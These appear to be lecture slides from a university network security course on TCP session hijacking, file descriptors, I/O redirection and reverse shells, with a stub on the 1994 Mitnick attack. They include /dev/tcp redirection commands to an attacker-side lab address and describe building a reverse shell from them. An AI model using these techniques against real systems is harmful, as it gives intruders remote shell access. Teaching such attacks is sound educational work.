

# CSSE 490

# Network Security

Day 25: Reverse Shell and TCP

---

# Outline

- ❑ TCP Session Hijacking
- ❑ File Descriptors
- ❑ Reverse Shell
- ❑ The Mitnick Attack


# TCP Session Hijacking

- ❑ Non-DoS attack

- ❑ What prevents an attacker from injecting data into a stream?  
*No authentication ⇒ Can spoof any victim*


- ❑ What does the attacker have to do?

# TCP Session Hijacking



# Injecting the Data

- ❑ Inject the data at a future location ✓
- ❑ Attack will get triggered when victim sends enough information



# What command to inject?

❑ Would ideally like to create a shell

/bin/bash

❑ But where does the input come from? *Attacker machine*

❑ Where does the output go to? *Attacker machine*

# Process File Descriptors

- ❑ Each process<sup>program</sup> has a set of standard file descriptors

0: standard input  
1: standard output  
2: standard error

- ❑ Mapping for file descriptors in fd table

# File Descriptors

`write(1, "hello world\n");`  
`≡`  
`printf("hello world\n");`

```
nouredi@attacker:~$ ls -l /proc/3683/fd
```

```
total 0
```

```
lrwx----- 1 nouredi csse490 64 Apr 24 18:35 0 -> /dev/pts/0
lrwx----- 1 nouredi csse490 64 Apr 24 18:35 1 -> /dev/pts/0
lrwx----- 1 nouredi csse490 64 Apr 24 18:35 2 -> /dev/pts/0
lrwx----- 1 nouredi csse490 64 Apr 24 18:36 255 -> /dev/pts/0
```

stdin

stdout

stderr

console



# I/O Redirection

- ❑ Can change the mappings for file descriptors

- ❑ Syntax:

*echo 'hello world' 1> /tmp/xyz*

*fd* *1* *>* */tmp/xyz* *new fd*  
*write redirection*

<u>File descriptor</u>	<u>R/W permissions</u>	<u>New entry</u>
------------------------	------------------------	------------------

1

*> output*

/tmp/xyz

0

*<*

*input redirection*

/tmp/xyz

# I/O Redirection Demo

❑ Redirect the input and out of cat

- /bin/bash

- Input/output redirection

Create a new shell where input & output → attacker's machine.

# Redirect to TCP

- ❑ Can create TCP connections
  - by using the `/dev/tcp` pseudo-device
- ❑ Can redirect the input/output of processes
- ❑ Combine the two for maximum impact

*/dev/tcp  
Create a file that maps  
to an outside  
connection.*

# Redirecting cat to TCP

```
cat 0</dev/tcp/10.1.1.4/9090
```

```
cat > /dev/tcp/10.1.1.4/9090
```

```
cat > /dev/tcp/10.1.1.4/9090 0<&1
```

# Reverse Shell

❑ What can we do with the redirection strategy?

❑ Create a bash shell and redirect its I/O

attacker's machine

---

# Reverse Shell Demo

# The Mitnick Attack

[illegible]

November 1994

---

# The Mitnick Attack